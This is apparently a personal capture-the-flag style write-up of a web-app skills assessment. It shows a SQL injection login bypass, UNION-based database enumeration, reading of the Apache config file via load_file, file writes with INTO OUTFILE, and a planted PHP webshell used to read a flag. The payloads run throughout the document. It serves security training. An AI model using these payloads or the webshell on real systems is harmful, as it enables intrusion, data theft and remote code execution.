
Skills Assessment

Assess the web application and use a variety of techniques to gain remote code execution and find a flag in the / root directory of the file system. Submit the contents of the flag as your answer.

Target: 94.237.63.176:48587

Loading up the page in my browser to check it out




There I see 2 input fields, doing a little manual fuzzing by entering: test'"#)- into the fields. The only response I get is incorrect credentials.

Checking the source I don't see anything of interest there really.

```html
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <title>Employee Login</title>
    <link rel="stylesheet" href="./style.css">
    <script src="https://cdnjs.cloudflare.com/ajax/libs/prefixfree/1.0.7/prefixfree.min.js"></script>

</head>

<body>
        <!-- partial:index.partial.html -->
    <div class="body"></div>
    <div class="grad"></div>
    <div class="header">
        <div>Inlane<span>Freight</span></div>
    </div>
    <br>
    <div class="login">
        <form action="" method="post">
            <input type="text" placeholder="Username" name="username"><br>
            <input type="password" placeholder="Password" name="password"><br />
            <input type="submit" value="Login"></br /><br />
        </form>
        <label>Incorrect credentials</label>    </div>
    <!-- partial -->
    <script src='https://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js'></script>
</body>

</html>
```

At this point since I wasn't getting any feedback in the form of a table from trying to inject bad characters I figured they we're going to give me errors and I should look at maybe trying to actually log into the page.


That led to me to the authentication bypass stage of my notes. At this point I chose to also capture a request in burp and send it to repeater for more spammy testing




Trying out a different couple of payloads for authentication bypasses via sql injection

```
admin'--
admin')--

this one ended up working for me:
admin' or '1'='1'-- -
```

An indication that it worked in this request is the phpsessid cookie in the request and also the addition of the location header (and seeing its a different page)




I put the same payload in the username field in my browser and I am greeted with a table, and a search bar which will most likely be an injectable field



injecting some bad characters into the search field to verify that thought

```
' " ) - #
```

I am greeted with an error verifying the idea



At this point I choose to do some enumeration to hopefully help me further compromise the system

I tried union injection starting with 4 since I saw that there are 4 visible columns in the table


```
search=test' union select 1,2,3,4-- -
```

In the response at the bottom I see that it does appear to be union injectable, but I have the wrong number of columns.

Incrementing by 1, 5 turns out to the right number of columns. As is depicted by the junk data I injected showing up instead of an error.

Checking what user the database is making queries as:


```
search=test' union select 1,user(),3,4,5-- -
```



Looks like the db is making queries as root which is promising

Checking if the root user has super admin privileges

```
search=test' union select 1,super_priv,3,4,5 from mysql.user
where user="root"-- -
```




I get a y indicating I do.

Research suggest that in mysql super admin does have all privileges, but for further enumerations sake and just out of interest I query the information schema database for the user privileges table to see which permissions specifically my user has.


```
search=test' union select 1,grantee,privilege_type,4,5 from i
nformation_schema.user_privileges where grantee="'root'@'loca
lhost'"-- -
```

I right clicked on the response to this and then clicked on show response in browsed to render it fully in a page since the render option was limited vertically. Looking at the page in my browser I verify that I have file permissions, which are necessary for writing and reading files. That's good because my goal as per the lab question is getting rce and writing a webshell is a good way of doing that.



Checking the value of the secure_file_priv value to see if there are any limitations on where I can write/read files

```
search=test' UNION SELECT 1, variable_name, variable_value, 4,5 FROM information_schema.global_variables where variable_name="secure_file_priv"-- -
```



The empty value in the month column where In my injection I put the variable_value indicates that the value is empty - meaning I can write / read files to any location

Attempting to check what version of a webserver this is (ideally this would have been done sooner at the start, but it just came to mind upon trying to figure out

what kind of configuration file path to look for). Nmap verifies it is an apache server

```
┌──(kali㉿kali)-[/usr/…/wordlists/seclists/Fuzzing/SQLi]
└─$ nmap -sC -sV 94.237.63.176 -p48587
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-14 13:24 EST
Nmap scan report for 94-237-63-176.uk-lon1.upcloud.host (94.237.63.176)
Host is up (0.012s latency).

PORT      STATE SERVICE VERSION
48587/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Employee Login
|_http-server-header: Apache/2.4.41 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.34 seconds
```

Attempting to write a file to the default web root directory for apache2 web servers(/var/www/html)

```
search=test' union select 1,'file written successfully!',3,4,
5 into outfile '/var/www/html/proof.txt'-- -
```

I get a permissions denied error. So I guess the secure file priv variable not being configured was a vulnerability mitigated in part by limiting permissions in another means. Most likely local file permissions if I had to guess.

```
                <span style="color: white">
                    Month
                </span>
            </th>
            <th>
                <span style="color: white">
                    Amount
                </span>
            </th>
            <th>
                <span style="color: white">
                    Tax
                </span>
            </th>
        </tr>
    </thead>
    <tbody>
        Can't create/write to file '/var/www/html/proof.txt' (Errcode: 13 "Permission denied")
```

At this point I tried a couple of other paths to write to

```
/usr/share/proof.txt
/proof.txt
```


checking apache configuration file to find directory I am writing to

```
search=test' union select 1,load_file('/etc/apache2/apache2.conf'),3,4,5-- -
```

Eventually I realized that the page was running under the dashboard subdirectory and I tried to write to that one which worked - indicated by not getting an error in our response.

```
search=test' union select 1,'file written successfully!',3,4,5 into outfile '/var/www/html/dashboard/proof.txt'-- -
```


Navigating to the page in our browser further confirms this



Writing a webshell and injecting it as a payload

```
search=test' union select "",'<?php system($_REQUEST[0]); ?>', "", "",5 into outfile '/var/www/html/dashboard/shell.php'-- -
```

Navigating to the webshell in my browser and passing in the ID command



they tell me that the flag is in the root directory so I don't need to do much enumeration to find it

```
0= ls /
cat flag_cae1dadcd174.txt
```

I will say there was some weird formatting in the webshell output where it put a space at the end of the flag and it turns out that number was just on a new line. Viewing the source of the page makes this apparent and you just ignore the 2nd line and submit the first line as the flag.